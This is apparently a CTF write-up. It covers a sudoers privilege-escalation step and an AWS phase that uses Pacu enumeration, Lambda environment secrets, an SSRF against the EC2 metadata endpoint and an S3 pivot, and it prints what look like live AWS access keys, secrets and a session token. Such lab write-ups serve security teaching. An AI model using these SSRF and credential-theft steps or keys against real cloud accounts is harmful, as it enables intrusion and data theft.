# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL:ALL) ALL
#
# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL
#
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
#
# See sudoers(5) for more information on "#include" directives:
#includedir /etc/sudoers.d
root@3b223cf57841:/test#
```

Player can now append the etc/sudoers file and add user vhost as a sudo user. The correct syntax should be as follows.

You must be mindful when editing the /etc/sudoers file. We almost broke our entire VM making a mistake while editing this.

Now you should be able to view the root flag hidden in the root directory.

```
vhost@Cloud9:~$ sudo cat /root/root.txt
This is the Final flag!
{{ WeLD0n3 }}
vhost@Cloud9:~$
```

Phase 02

AWS Exploitation

Assets	Specifications
Amazon Web Services Account	Free Tier Region - ap-southeast-1
S3 Storage Bucket	Ctf-2020-bucket-a498252034186eb22a92ef287ff72e99 ctf-2020-bucket-a498252034186eb22a92ef287ff72e99
EC2 Instance	Operating System - Ubuntu Server 16.04 Instance Type - t2.micro Apache2, PHP 7.2 Public IPv4 address - 18.141.141.236 PublicDNS address - http://ec2-18-141-141-236.ap-southeast-1.compute.amazonaws.com

Introduction


Phase 02 of the CTF primarily focuses on various attack vectors against Amazon Web Services (AWS) Cloud Infrastructure. Players are introduced to various methodologies and techniques used in Cloud Penetration testing during the challenge and are expected to understand the differences when compared to web penetration testing.

Phase 02 covers

- IAM privilege abuse in AWS
- Lambda function enumeration
- Server Side Request Forgery Attacks
- EC2 Instance Exploitation
- Pacu Framework (Open Source AWS Exploitation Framework)
- Pivoting Strategies


The general sequence of attacks are designed to guide the player for a low privileged IAM user to lambda function exploitation and to EC2 instance enumeration. After that, the player must perform an SSRF attack to extract the instance userI metadata to invoke the previously inaccessible lambda function as an admin user.

Challenge Overview



At the end of Phase 1, Players will be given credentials to a low privileged AWS IAM user named 'nagato'. Players are expected to perform enumeration and identify permissions and access policies that are enforced on the user to determine an attack vector.

Introducing Pacu : The Open Source AWS Exploitation Framework



The screenshot shows the top of a website for Rhino Security Labs. The header includes the company logo, a phone number (888) 944-8679, and links for 'CONTACT US' and 'GET A QUOTE'. A navigation menu contains links for 'ASSESSMENTS', 'INDUSTRIES', 'RESOURCES', 'SECURITY BLOG', and 'COMPANY'. Below the header, a breadcrumb trail reads 'Strategic and Technical Blog >> AWS'. The main content area features a large blue banner with a stylized rhino head logo and the title 'Pacu: The Open Source AWS Exploitation Framework'. The author's name, 'Spencer Gietzen', is in the bottom right corner of the banner. Below the banner is a sub-header 'Introduction: Pentesting AWS to Secure the Cloud'. The main text begins with 'With the continued proliferation of Amazon Web Services (AWS), companies are continuing to move their technical assets to the cloud. With this paradigm shift comes new security challenges for both Sysadmin and DevOps teams. These aren't just problems for the security-unaware, either. Even large enterprises – such as GoDaddy and Uber – have had major breaches from AWS configuration flaws. This is where an authenticated AWS penetration test can help. By simulating a breach and providing an attacker with a set of 'compromised' AWS keys, the range of AWS services can fully vetted.'

Pacu is essentially the metasploit equivalent in Cloud Penetration Testing. It is written in python3 with a modular architecture and aims to automate the enumeration, info gathering and exploitation, privilege escalation processes when attacking AWS cloud systems.

IAM__Permission Enumeration

First and foremost, the Player must perform an IAM Permission enumeration using the pacu framework. Initialize the pacu framework and add the Access keys and Secret Keys.

```
Key alias [None]: nagato
Access key ID [None]: AKIA3WZK7U3V4BWKNH7S
Secret access key [None]: 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
Session token (Optional - for temp AWS keys only) [None]:
```

When the user performs the enumeration, it will ideally give nothing as I've disabled listing features for user 'nagato'.

```
Pacu (new:nagato) > run iam_enum_permissions
Running module iam_enum_permissions...
[iam_enum_permissions] Failed to discover the current users username, enter it now or Ctrl+C to exit the module: nagato
[iam_enum_permissions] Confirming permissions for users:
[iam_enum_permissions] nagato...
[iam_enum_permissions] List groups for user failed
[iam_enum_permissions] FAILURE: MISSING REQUIRED AWS PERMISSIONS
[iam_enum_permissions] List user policies failed
[iam_enum_permissions] FAILURE: MISSING REQUIRED AWS PERMISSIONS
[iam_enum_permissions] List attached user policies failed
[iam_enum_permissions] FAILURE: MISSING REQUIRED AWS PERMISSIONS
[iam_enum_permissions] Confirmed Permissions for nagato
[iam_enum_permissions] iam_enum_permissions completed.

[iam_enum_permissions] MODULE SUMMARY:

Confirmed permissions for 0 user(s).
Confirmed permissions for 0 role(s).

Pacu (new:nagato) > █
```

lambda__enum Module

The lambda__enum module which comes built in with the pacu framework, aids players to enumerate lambda functions that are being used in the target infrastructure. Lambda functions are often being used to automate various sub tasks in cloud environments.

```
Pacu (new:nagato) > run lambda__enum
Running module lambda__enum...
[lambda__enum] Starting region ap-southeast-1...
[lambda__enum] Enumerating data for ctf_secret_function
[+] Secret (ENV): USR_SECRET_KEY= hXZcUjlCA7/ALveiCSvoSa5LcUD02FIGfuzG24Pl
[+] Secret (ENV): USR_ACCESS_KEY= AKIA3WZK7U3VWVKMYADQ
[lambda__enum] lambda__enum completed.
```

The enumeration returns two environment variables of user access keys created by the lambda function author. Developers often make the mistake of storing keys in environment variables to be used with lambda functions for ease of implementation. Instead it should be handled with Amazon Key Management Service (KMS).

EC2 Instance Enumeration

Using the Access keys extracted from the above scenario, players can retake the steps we initially took to enumerate permissions and services associated with it. Although here, the keys are associated with an EC2 instance. EC2 instance is essentially a Virtual Machine instance running on the cloud. AWS calls these virtual machines Elastic Compute 2 Instances.

Players can extract information related to EC2 instances associated with any set of keys using the `ec2__enum` module provided by `pacu`.

```
Key alias [nagato]:  
Access key ID [AKIA3WZK7U3V4BWKNH7S]: AKIA3WZK7U3VWVKMYADQ  
Secret access key [4ih7BfufGvVDWlFj9wST*****]: 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  
Session token (Optional - for temp AWS keys only) [None]:
```


```
[ec2__enum] MODULE SUMMARY:  
  
Regions:  
  ap-southeast-1  
  
  1 total instance(s) found.  
  2 total security group(s) found.  
  0 total elastic IP address(es) found.  
  0 total VPN customer gateway(s) found.  
  0 total dedicated hosts(s) found.  
  1 total network ACL(s) found.  
  0 total NAT gateway(s) found.  
  1 total network interface(s) found.  
  1 total route table(s) found.  
  3 total subnets(s) found.  
  1 total VPC(s) found.  
  0 total VPC endpoint(s) found.  
  0 total launch template(s) found.
```

By analyzing the data extracted from the `ec2__enum` module, players are supposed to find the PublicDNS address of the EC2 Instance.

```
"ipownerid": "amazon",  
"PublicDnsName": "ec2-18-141-141-236.ap-southeast-1.compute.amazonaws.com",  
"PublicIp": "18.141.141.236"
```

Server Side Request Forgery Attack

Once the player accesses the acquired PublicDNS address, they will be greeted with a 404 error page.



Another common attack vector for web sites hosted by ec2 instances are Server Side Request Forgery. The idea behind this is that an EC2 instance can request a VPC Endpoint to retrieve any instance related metadata.


This is a functionality by AWS that is often exploited and abused.

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html>

To view all categories of instance metadata from within a running instance, use the following URI.

<http://169.254.169.254/latest/meta-data/>

To view instance metadata, send an http request to the IP address 169.254.168.254 from the running instance.



Player has to go through the list and identify the S3 Bucket Access Role associated with the instance and obtain it's security credentials.


```
← → ↻ ⚠ Not secure | ec2-18-141-141-236.ap-southeast-1.compute.amazonaws.com/?url=http://169.25... 🔍 ☆ ⚙ 🔄 ⋮
{ "Code" : "Success", "LastUpdated" : "2020-09-27T02:21:18Z", "Type" : "AWS-
HMAC", "AccessKeyId" : "ASIA3WZK7U3VRBSSUQ5E", "SecretAccessKey" :
"2c2llNpATuhpl9q1W2pzWDLZV148LJG6DAEtwdnd", "Token" :
"IQoJb3JpZ2luX2VjEOL////////wEaDmFwLXNvdXRoZWZzdC0xIkcwRQIhAICs
"Expiration" : "2020-09-27T08:34:14Z" }
```

S3 buckets are essentially storage containers and are often connected with ec2 instances through IAM roles. The idea is to provide an ec2 instance with additional storage space to store and retrieve data when an event is triggered. For example, a particular S3 bucket can be used to store image assets that are being loaded by a website hosted in the ec2 instance. Although, if the website in question is vulnerable to SSRF attacks, the S3 bucket in connected is also compromised.

Pivoting to S3 Buckets

From this section onwards players are required to utilize the aws-cli since pacu doesn't have any modules related to s3 bucket enumeration.

```
kali@kali:~$ cat .aws/credentials
[default]
aws_access_key_id = ASIA3WZK7U3VRBSSUQ5E
aws_secret_access_key = 2c2llNpATuhpl9q1W2pzWDLZV148LJG6DAEtwdnd
aws_session_token = "IQoJb3JpZ2luX2VjEOL////////wEaDmFwLXNvdXRoZWZzdC0xIkcwRQIhAICsH203VfaepGr5oRf+bpXPdAKUgXkITxzDuS2zoFDyAiBGL25PLQEJtACTH
```

Use general aws commands to enumerate through the available buckets.

```
kali@kali: ~
File Actions Edit View Help
kali@kali:~$ aws s3 ls
2020-09-26 22:46:17 ctf-2020-bucket-a498252034186eb22a92ef287ff72e99
2020-09-24 09:00:42 fc8e90107dabb9a35c490b0d86adea06
kali@kali:~$ aws s3 ls s3://ctf-2020-bucket-a498252034186eb22a92ef287ff72e99
2020-09-26 22:58:05 72 admin.txt
kali@kali:~$
```

The admin credentials provided can be used to invoke the first lambda function, marking the end of the CTF challenge.